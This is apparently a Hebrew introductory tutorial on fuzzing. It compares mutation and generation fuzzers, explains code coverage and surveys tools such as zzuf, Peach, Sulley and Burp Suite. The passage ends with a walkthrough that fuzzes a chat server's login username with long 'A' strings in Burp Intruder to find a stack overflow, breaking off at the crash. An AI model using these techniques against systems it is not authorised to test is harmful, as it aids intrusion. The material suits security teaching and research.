מכיוון שמדובר בשיטת בדיקה, גם הטרמינולוגיה מגיעה מעולם הבדיקות ולכן עיקרי השלבים בפאזינג הם:

- חילול אוטומטי של מקרי בדיקה (Test Cases).
- הרצה של המון מקרים אל מול המטרה.
- ניטור התוכנה הנמצאת תחת בדיקה וחיפוש שגיאות או קריסות.

הקלטים אותם אנו שולחים אל התוכנית יכולים להיות מסוגים שונים, בין אם קבצים בפורמטים שונים (כגון PDF) או מבוססי רשת, למשל SNMP או FTP.

בעוד השלבים האחרונים הם טכניים לחלוטין, השלב הראשון של יצירת מקרי הבדיקה הוא בעצם השלב המכריע שבו מתרכז המאמץ, שכן הצלחה או כישלון במאמץ לחשוף חולשת אבטחה טמונה ביצירת מקרה הבדיקה "הנכון" שיחשוף את הבאג, הפאזר צריך להצליח היכן שהמפתח והבודקים של התוכנה במקור בעצם נכשלו.

לפנינו שתי שיטות עיקריות ליצירת מקרי הבדיקות, "החכמה" ו-"הטיפשה", לכל אחת יתרונות וחסרונות בולטים, על פי רוב כדאי להשתמש בשתיהן כדי להשיג כיסוי נרחב יותר ובעצם להגדיל את הסיכוי למצוא חולשה חדשה.


הערת אגב: את תחום הפאזינג או השיטה ניתן ליחס גם למחקר חולשות בתחום אפליקציות האינטרנט, כגון SQLi ו Xss.


פאזינג "טיפש" (אקראי\מוטציוני)

שלא כשמה, היא שיטה יעילה למציאת חולשות אבטחה ולראיה הבאג הזה (שנמצא בנגן הפלאש של אדובי).

מקור השם הוא בעובדה ששיטה זו מסגירה את העובדה שמקרי הבדיקה לא מתבססים על שום ידע מוקדם לגבי הפרוטוקול או מבנה הקובץ בו משתמשים כקלט.

האנומליות בקלט מתבססת לרוב על קלטים קיימים שעוברים שינוי מוטציוני אקראי, הן ע"י שינוי ביטים והן על ידי הוספה אקראית של תוכן לקלט, למשל:





בדוגמא ניתן לראות, כי יצירת מקרי הבדיקה מתבססת על דוגמה (לרוב תמימה וחוקית) של HTML שממנה אנו מנסים ליצר קלטים שעלולים להכשיל את הדפדפן (במקרה הספציפי הזה).

לעיתים, פאזרים "טיפשים" מתוחכמים יותר מנסים יוריסטיקות שונות כגון: הזזת תווים או העלמת ערכים מאוד מסוימים כמו NULL או 1-.

<u>יתרונות</u>

מאוד קל לכתוב פאזר "טיפש", אין צורך להכיר את מבנה הקובץ או הפרוטוקול ולהתחקות אחריהם. כל מה שצריך זה אוסף גדול של קלטים חוקיים. חיפוש פשוט בגוגל יכול להגריל אלפי קבצים מסוגים שונים, מאוד פשוט להשיג אלפי דוגמאות של קבצי PDF למשל ע"מ לבדוק קוראים שונים.

חסרונות

- מוגבל לפרמוטציות השונות על אוסף הקלטים הראשוני - יכול להיות שדווקא המקרים המאוד מעניינים לא מופיעים בקבוצת הקלט, בעיקר אם הם לא בשימוש נרחב (לא מתועדים ו\או לא נפוצים), ושם למרבה הפלא (או שלא) מתחבאים הבאגים המעניינים.
- פרוטוקולים מסוימים וקבצים אוכפים את תכפות התוכן ע"י CRC ו-CHECKSUMS, פאזר "טיפש" יפספס את הנקודה הזו עבור הרוב המוחץ של הקלטים ובעצם לא יעבור את שלב האימות (שאלת כיסוי הקוד היא שאלה מאוד מעניינת ונדון בה בהמשך).

פאזינג "חכם" (מחולל)

מקרי הבדיקה מחוללים על סמך RFC ו\או מסמכים שונים שמתארים את מבנה הקובץ או הפרוטוקול. כותב המחולל מאתר את נקודות ההתערבות החכמות לדעתו ושם הפאזר בעצם ישתול ערכים "רעים" (ארוכים ו\או מיוחדים כגון NULL, סימנים כמו % וכו').

במאמר מוסגר, פאזר "חכם" אמור לתת תוצאות טובות יותר מפאזר "טיפש", כמובן שהוא יפספס מקרים מאוד מסוימים שהראשון ימצא.

גם בעולם הפאזרים החכמים נולדים כל הזמן פתרונות טובים יותר ויותר, כגון פתרונות מבוססי אינסטרומנטציה שבאים על מנת להשיג כיסוי קוד נרחב יותר ולעזור לפאזר "לחלחל" עמוק יותר בקוד, ולעקוף תנאים קשים שלולא העזרה הזו לא היו קורים, בפתרונות האלה הפאזר שותל מעין סוכן חכם בקוד של תוכנת היעד ועובד איתו בשיתוף מלא, פתרונות כאלה קיימים גם בעולם הקופסא השחורה וגם הלבנה וחברות מובילות כמו גוגל ומיקרוסופט משתמשות בהן בשילוב עם מחוללי קוד מבוזרים על מנת להשיג תוצאות טובות עוד יותר (ואף בשיטות כמו עיבוד מבוזר).

מכיוון שהמאמר הנוכחי הוא ברמת מבוא אני אשאיר את ההתעמקות בנושא האחרון לקורא.

יתרונות

- שלמות, מכיוון שיש בידינו ידע על המבנה אנחנו יכולים לחולל בעצם את כל מקרי הבדיקה כולל אלה שנמצאים בשימוש נמוך שם בחוץ, אנחנו לא מסתמכים על איסוף דגימות!
- אנחנו יכולים להתמודד עם דרישות מורכבות יותר כמו CHECKSUM.

חסרונות

- חייבים גישה למסמכים או כל מקור אחר שמתארים את המבנה.
- כתיבת מחולל כזה עלולה להיות עבודה מאוד קשה במיוחד אם הפרוטוקול מסובך.
- בשורה התחתונה מסמכים הם לא קוד, דברים ממומשים אחרת בפועל ולפעמים נכתב קוד שלא מתועד בדיעבד.

מתי להפסיק? או "כמה פאזינג זה מספיק פאזינג?"

די ברור שבפאזינג "טיפש" אפשר ליצר כמות כמעט אין סופית של בדיקות ולעומת זאת בפאזינג "חכם" כמות הבדיקות היא סופית אבל האם עדיין מתחבא שם באג שלא מצאנו? השאלות האלה מתעוררות במיוחד כשהבאגים מסרבים לצוץ ולהעביר אותנו לשלב הבא של הניתוח והוכחת ההתכנות. אחת התשובות האפשריות לשאלה הזו טמונה בין היתר בכיסוי הקוד אותו הצלחנו להשיג בסבב הנוכחי.

יש כלים רבים שיכולים לעזור בשאלת כיסוי הקוד כגון GCOV, חלק עומדים בפני עצמם וחלקם כבר כלולים בסביבות פיתוח פאזרים.

יש כמה סוגים של בדיקת כיסוי והם מתחלקים ל:

- כיסוי שורות - כמה שורות קוד רצו.
- כיסוי ענפים - כמה הסתעפויות שונות נבדקו, נכון בעיקר לכיוונים שונים שנבחרו במשפטי התניה (IF).
- כיסוי נתיבים - נתיבים שלמים שכוללים מספר הסתעפויות.

דוגמא:

```
If (x > 2)
    x=2
if (y > 2)
    y=2
```

כמה בדיקות צריך ע"מ לכסות כל סוג?

תשובה - אחת בשביל כיסוי שורות, 2 עבור כיסוי ענפים ו-4 עבור כיסוי נתיבים.

האם כיסוי קוד מלא מבטיח שנמצא את כל הבעיות? כמובן שלא! הרי בסופו של דבר רוב השגיאות הן לוגיות ומצריכות קלטים מאוד מסוימים, אבל זו דרך טובה להשוות בין פאזרים ולקבל מושג כללי לגבי כמה קוד בדקנו והכי חשוב האם נתקענו אי שם בהתחלה או בדקנו נתיב מאוד ספציפי.

כלים נפוצים

כלים נפוצים רבים ובמיוחד סביבות פיתוח לפאזרים לעיתים מספקים לנו בין היתר סביבות מנוטרות וכלי עזר לפיתוח הפאזר בלי צורך לרדת לעומקי המימוש של הכלי עצמו תוך התמקדות בפרוטוקול אותו אנו בודקים, הם כולם מלווים בעצם את התהליך הכולל של פאזינג והוא:

1. זיהוי המטרה - מהי האפליקציה אותה אנו בודקים.
2. זיהוי וקטורי התקיפה - מה הקלט עבור מושא הבדיקה? קובץ? בקשה על הרשת?
3. הכרת הקלט - מהו סוג הקלט ומהי הפלטפורמה המתאימה בשבילו.
4. חילול מקרי הבדיקה.
5. שליחת הקלטים אל האפליקציה.
6. ניטור - חיבור דיבאגר בצורה ידנית או שימוש ביכולת מובנית של הפלטפורמה ו\או ניטור לוגים.
7. ניתוח - מעבר על דו"ח הקריסות וההחלטה האם זוהי בעיה הניתנת לניצול.

הרשימה להלן אינה מלאה, ישנם מספר רב של כלים, לכל אחד היתרונות והחסרונות שלו, צריך פשוט להתנסות בהם ולאמץ כמה מהם ע"מ להשיג תוצאות טובות, מחקר כלים ובחירתם הוא שלב מאוד חשוב בתהליך ולא כדאי לזלזל בו, הרבה מאוד חוקרים כותבים כלים יעודיים משלהם שעונים על צרכים מאוד מסויימים.

ZZUF - אחד הפאזרים המוטציונים הנפוצים ביותר, משתמש בשיטת הפיכת ביטים אקראית. הוא לא גרפי אבל מאוד יעיל ופשוט לשימוש.

Peach Fuzzer - פאזר "חכם" שהוא גם מחולל וגם מוטציוני, עובד בעזרת קבצי PIT בפורמט XML שמגדירים את מבנה הקלט. מגיע עם כלי ניטור ולוגים ובעצם משאיר לנו רק את הצורך למדל את הקלט (הדוגמאות והמדריך באתר מאוד ממצים). לצורך ניטור הפלטפורמה משתמשת בשני רכיבים - סוכן ומנטר, הסוכן יכול להיות מותקן בצורה מקומית או מרוחקת ולהגדיר מנטר על מנת לבצע פעולות כמו הסנפת הרשת, חיבור דיבאגר לתהליך וניטור זיכרון.


Sulley - הפאזר לאיתור חולשות מרוחקות הטוב ביותר שקיים לטעמי כיום, אומנם מצריך את היכולת לכתוב סקריפטים בפייטון אך מביא עימו יכולת רבות כולל ניטור התהליך, איתחול והמשך הפאזינג במידה וקרס, ממשק וובי שמציג מצב, ניתוח קריסות ועוד. אפשר למצוא דוגמא מצויינת לפאזינג של שרת FTP כאן.

Burp Suite - פלטפומה משולבת לבדיקת אפליקציות אינטרנט, מגיעה עם שרת פרוקסי מובנה למיפוי בקשות ושליחתן לכלים השונים שמגיעים עם הפלטפורמה לצורך בדיקה, לפלטפורמה כלים שונים והיא ניתנת להרחבה.

סוגרים מעגל


בחרתי ב-Burp Suite כדי להראות איך יכול היה להראות המחקר של שרת הצ'אט בו השתמשתי במדריך הקודם שכתבתי. דילגתי על שלב המיפוי עם שרת הפרוקסי משום שאני יודע מראש איך נראית בקשת ההזדהות, להזכירכם הבקשה שאותה אני הולך לבדוק אחראית על תהליך הזהוי של הלקוח של מול השרת, כפי שכבר ניתן להבין וקטור הקלט הוא בקשת HTTP ואם להיות יותר ספציפי אז הפרמטרים אשר מרכיבים את הבקשה.

בשלב הראשון הרצתי את שרת הצ'אט וביקשתי ממנו להאזין על פורט 8080. בשלב השני הרצתי את Burp Suite ובחרתי בלשונית 'Intruder' (הכלי שבעצם יעשה בשבילי את הפאזינג), בתת הלשונית 'Target' הגדרתי את כתובת השרת והפורט, ניתן לראות את שניהם רצים זה לצד זה בתמונת הבאה:




כשלב שלישי, בתת הלשונית 'Positions' הגדרתי איך בעצם נראית בקשת האימות (במקרה הזה הקלדתי ידנית אך זו יכלה להיות תוצאה של "חטיפה" באמצעות הפרוקסי ושליחה לאינטרודר, מאוד אינטרקטיבי!)


בחרתי בשיטת ההתקפה 'sniper' מכיוון שאני בודק רק פרמטר אחד (username) ואני רוצה לבדוק payload אחד בכל רגע נתון, ניתן ללמוד על השיטות השונות כאן. הוספתי את הבקשה וסימנתי את הערך של שם המשתמש (§p1val§) כמטרה עבור ה- payload:




בשלב הרביעי הגדרתי את ה-payload, בחרתי בסט אחד של בלוק אותיות ('A') בגודל משתנה מ-150 ל-1000 בקפיצות של 10 (אני מחפש גלישת מחסנית):




מכיוון ש-Burp Suite לא מגיע עם יכולות ניטור מובנות השתמשתי ב-OllyDbg וחיברתי אותו אל תהליך שרת הצ'אט שכבר רץ ברקע:




זהו, הכל מוכן ונשאר רק להתקיף:



כעבור כמה שניות של ריצה דו"ח הריצה של האינטרודר נתקע על הבקשה השמינית:



גודל המחרוזת 220 כבר היה לי מוכר אז המשכתי כדי לבדוק בדיבאגר (OllyDbg) אם קרתה שגיאה וזה מה שראיתי:



